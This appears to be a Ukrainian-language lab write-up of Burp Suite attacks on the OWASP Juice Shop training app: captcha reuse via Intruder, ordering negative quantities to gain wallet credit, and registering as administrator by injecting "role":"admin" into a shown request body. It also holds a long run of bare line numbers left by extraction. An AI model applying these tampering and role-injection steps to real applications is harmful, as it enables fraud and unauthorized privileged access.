
## 10. Повторне використання капчі

Для отримання даного багу будемо використовувати Burp Suite.

Нам потрібно перехити реквести який ми відправляємо на сторінці вводу фідбеку розробникам, а саме <https://demo.owasp-juice.shop/#/contact>.

Для цього просто відправляємо будь-який фідбек з включеним проксі. З запиту, котрий ми відправляємо ми бачимо, що капча має параметр id. Кидаємо даний реквест в індрудер за допомогою

ctrl+I



Ставимо пейлоад на номери нашого тестового фідбеку. В параметрах пейлоаду вибираємо, що це цифри, та ставимо будь-яку потрібну нам кількість. Натискаємо старт атаки.

Отримуємо результат і бачимо, що всі наші фідбеки пройшли, а ми використали тільки одну капчу.

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

130

131

132

133

134

135

136

137

138

139

140

141

142

143

144

145

146

147

148

149

150

151

152

153

154

155

156

157

158

159

160

161

162

163

164

165

166

167

168

169

170

171

172

173

174

175

176

177

178

179

180

181

182

183

184

185

186

187

188

189

190

191

192

193

194

195

196

197

198

199

200

201

202

203

204

205

206

207

208

209

210

211

212

213

214

215

216

217

218

219

220

221

222

223

224

225

226

227

228

229

230

231

232

233

234

235

236

237

238

239

240

241

242

243

244

245

246

247

248

249

250

251

252

253

254

255

256

257

258

259

260

261

262

263

264

265

266

267

268

269

270

271

272

273

274

275

276

277

278

279

280

281

282

283

284

285

286

287

288

289

290

291

292

293

294

295

296

297

298

299

300

301

302

303

304

305

306

307

308

309

310

311

312

313

314

315

316

317

318

319

320

321

322

323

324

325

326

327

328

329

330

331

332

333

334

335

336

337

338

339

340

341

342

343

344

345

346

347

348

349

350

351

352

353

354

355

356

357

358

359

360

361

362

363

364

365

366

367

368

369

370

371

372

373

374

375

376

377

378

379

380

381

382

383

384

385

386

387

388

389

390

391

392

393

394

395

396

397

398

399

400

401

402

403

404

405

406

407

408

409

410

411

412

413

414

415

416

417

418

419

420

421

422

423

424

425

426

427

428

429

430

431

432

433

434

435

436

437

438

439

440

441

442

443

444

445

446

447

448

449

450

451

452

453

454

455

456

457

458

459

460

461

462

463

464

465

466

467

468

469

470

471

472

473

474

475

476

477

478

479

480

481

482

483

484

485

486

487

488

489

490

491

492

493

494

495

496

497

498

499

500

501

502

503

504

505

506

507

508

509

510

511

512

513

514

515

516

517

518

519

520

521

522

523

524

525

526

527

528

529

530

531

532

533

534

535

536

537

538

539

540

541

542

543

544

545

546

547

548

549

550

551

552

553

554

555

556

557

558

559

560

561

562

563

564

565

566

567

568

569

570

571

572

573

574

575

576

577

578

579

580

581

582

583

584

585

586

587

588

589

590

591

592

593

594

595

596

597

598

599

600

601

602

603

604

605

606

607

608

609

610

611

612

613

614

615

616

617

618

619

620

621

622

623

624

625

626

627

628

629

630

631

632

633

634

635

636

637

638

639

640

641

642

643

644

645

646

647

648

649

650

651

652

653

654

655

656

657

658

659

660

661

662

663

664

665

666

667

668

669

670

671

672

673

674

675

676

677

678

679

680

681

682

683

684

685

686

687

688

689

690

691

692

693

694

695

696

697

698

699

700

701

702

703

704

705

706

707

708

709

710

711

712

713

714

715

716

717

718

719

720

721

722

723

724

725

726

727

728

729

730

731

732

733

734

735

736

737

738

739

740

741

742

743

744

745

746

747

748

749

750

751

752

753

754

755

756

757

758

759

760

761

762

763

764

765

766

767

768

769

770

771

772

773

774

775

776

777

778

779

780

781

782

783

784

785

786

787

788

789

790

791

792

793

794

795

796

797

798

799

800

801

802

803

804

805

806

807

808

809

810

811

812

813

814

815

816

817

818

819

820

821

822

823

824

825

826

827

828

829

830

831

832

833

834

835

836

837

838

839

840

841

842

843

844

845

846

847

848

849

850

851

852

853

854

855

856

857

858

859

860

861

862

863

864

865

866

867

868

869

870

871

872

873

874

875

876

877

878

879

880

881

882

883

884

885

886

887

888

889

890

891

892

893

894

895

896

897

898

899

900

901

902

903

904

905

906

907

908

909

910

911

912

913

914

915

916

917

918

919

920

921

922

923

924

925

926

927

928

929

930

931

932

933

934

935

936

937

938

939

940

941

942

943

944

945

946

947

948

949

950

951

952

953

954

955

956

957

958

959

960

961

962

963

964

965

966

967

968

969

970

971

972

973

974

975

976

977

978

979

980

981

982

983

984

985

986

987

988

989

990

991

992

993

994

995

996

997

998

999

1000

1001

1002

1003

1004

1005

1006

1007

1008

1009

1010

1011

1012

1013

1014

1015

1016

1017

1018

1019

1020

1021

1022

1023

1024

1025

1026

1027

1028

1029

1030

1031

1032

1033

1034

1035

1036

1037

1038

1039

1040

1041

1042

1043

1044

1045

1046

1047

1048

1049

1050

1051

1052

1053

1054

1055

1056

1057

1058

1059

1060

1061

1062

1063

1064

1065

1066

1067

1068

1069

1070

1071

1072

1073

1074

1075

1076

1077

1078

1079

1080

1081

1082

1083

1084

1085

1086

1087

1088

1089

1090

1091

1092

1093

1094

1095

1096

1097

1098

1099

1100

1101

1102

1103

1104

1105

1106

1107

1108

1109

1110

1111

1112

1113

1114

1115

1116

1117

1118

1119

1120

1121

1122

1123

1124

1125

1126

1127

1128

1129

1130

1131

1132

1133

1134

1135

1136

1137

1138

1139

1140

1141

1142

1143

1144

1145

1146

1147

1148

1149

1150

1151

1152

1153

1154

1155

1156

1157

1158

1159

1160

1161

1162

1163

1164

1165

1166

1167

1168

1169

1170

1171

1172

1173

1174

1175

1176

1177

1178

1179

1180

1181

1182

1183

1184

1185

1186

1187

1188

1189

1190

1191

1192

1193

1194

1195

1196

1197

1198

1199

1200

1201

1202

1203

1204

1205

1206

1207

1208

1209

1210

1211

1212

1213

1214

1215

1216

1217

1218

1219

1220

1221

1222

1223

1224

1225

1226

1227

1228

1229

1230

1231

1232

1233

1234

1235

1236

1237

1238

1239

1240

1241

1242

1243

1244

1245

1246

1247

1248

1249

1250

1251

1252

1253

1254

1255

1256

1257

1258

1259

1260

1261

1262

1263

1264

1265

1266

1267

1268

1269

1270

1271

1272

1273

1274

1275

1276

1277

1278

1279

1280

1281

1282

1283

1284

1285

1286

1287

1288

1289

1290

1291

1292

1293

1294

1295

1296

1297

1298

1299

1300

1301

1302

1303

1304

1305

1306

1307

1308

1309

1310

1311

1312

1313

1314

1315

1316

1317

1318

1319

1320

1321

1322

1323

1324

1325

1326

1327

1328

1329

1330

1331

1332

1333

1334

1335

1336

1337

1338

1339

1340

1341

1342

1343

1344

1345

1346

1347

1348

1349

1350

1351

1352

1353

1354

1355

1356

1357

1358

1359

1360

1361

1362

1363

1364

1365

1366

1367

1368

1369

1370

1371

1372

1373

1374

1375

1376

1377

1378

1379

1380

1381

1382

1383

1384

1385

1386

1387

1388

1389

1390

1391

1392

1393

1394

1395

1396

1397

1398

1399

1400

1401

1402

1403

1404

1405

1406

1407

1408

1409

1410

1411

1412

1413

1414

1415

1416

1417

1418

1419

1420

1421

1422

1423

1424

1425

1426

1427

1428

1429

1430

1431

1432

1433

1434

1435

1436

1437

1438

1439

1440

1441

1442

1443

1444

1445

1446

1447

1448

1449

1450

1451

1452

1453

1454

1455

1456

1457

1458

1459

1460

1461

1462

1463

1464

1465

1466

1467

1468

1469

1470

1471

1472

1473

1474

1475

1476

1477

1478

1479

1480

1481

1482

1483

1484

1485

1486

1487

1488

1489

1490

1491

1492

1493


1494

1495

1496

## 11. Замовлення мінусової кількості товару.

Перехоплюємо запит, котрий відправляється при замовленні будь-якого товару. Кидаємо його в репітер ctrl+R. Змінюємо кількість будь-яку зі знаком – перед. Відправляємо. Маємо в кошику мінусову кількість товару.



The screenshot shows the Burp Suite interface with a captured HTTP request and response. The request is a POST to `https://demo.owasp-juice.shop` with a JSON body containing `"quantity": -1000`. The response is a 200 OK with a JSON body containing product details and a status of `"success"`.

Найголовніше в цьому багові, що після пророблених маніпуляцій ми ще можемо оформити замовлення.

Your Basket (admin@r-d.com)



Juice Shop "Permafrost" 2020 Edition

-1000

9999.99



Total Price: -9999990

Checkout

You will gain -1000000 Bonus Points from this order!

## 12. Отримання залишку на рахунку

З попереднього багу впливає даний. Оформивши замовлення з мінусовою кількістю товару і заплативши балансом, котрий є на акаунті отримаємо позитивний залишок коштів на гаманці акаунту.

Thank you for your purchase!

Your order has been placed and is being processed. You can check for status updates on our [Track Orders](#) page.

Your order will be delivered in 5 days.

**Delivery Address**

asdf

asddd, asdd, asd, 33312

usa

Phone Number 9999999999

### Order Summary



Product	Price	Quantity	Total Price
Juice Shop "Permafrost" 2020 Edition	9999.99₽	-1000	-9999990.00₽
		Items	-9999990.00₽
		Delivery	0.00₽
		Promotion	0.00₽
		<b>Total Price</b>	<b>-9999990.00₽</b>

You have gained -1000000 Bonus Points from this order!

## Digital Wallet

Add Money

**Wallet Balance 8999990.00**

Amount \*



➤ Continue



Потрібно ідентифікувати користувача, коли він намагається достукатись до кошика та перевіряти, чи цей кошик належить йому, хоча вразливість і не є критичною, але може бути направлення на коритувачів даного застосунку.

## 14. Реєстрація з правами адміністратора.

При реєстрації перехоплюємо запит. Кидаємо в репітр ctrl+R. Вводимо нові для реєстрації новго користувача в полі дата. І дописуємо параметр: "role":"admin" після значення паролю. Відправляємо.

The screenshot displays the Burp Suite interface with the Repeater tab active. The target is set to `https://demo.owasp-juice.shop`. The Request tab shows a POST request to `/api/Users/` with the following body:

```
{
  "email": "admin@r-d.com",
  "password": "admin123",
  "passwordRepeat": "admin123",
  "role": "admin",
  "securityQuestion": {
    "id": 7,
    "question": "Name of your favorite pet?",
    "createdAt": "2023-07-05T14:35:24.205Z",
    "updatedAt": "2023-07-05T14:35:24.205Z"
  },
  "securityAnswer": "dog"
}
```

The Response tab shows an HTTP/2 201 Created status with the following JSON body:

```
{
  "status": "success",
  "data": {
    "username": "",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/defaultAdmin.png",
    "isActive": true,
    "id": 32,
    "email": "admin@r-d.com",
    "role": "admin",
    "updatedAt": "2023-07-05T16:55:16.592Z",
    "createdAt": "2023-07-05T16:55:16.592Z",
    "deletedAt": null
  }
}
```

The Inspector panel on the right shows the request attributes, query parameters, cookies, headers, and response headers.

Заходимо в систему під значеннями, котрі вказали при реєстрації і маємо користувача-адміністратора.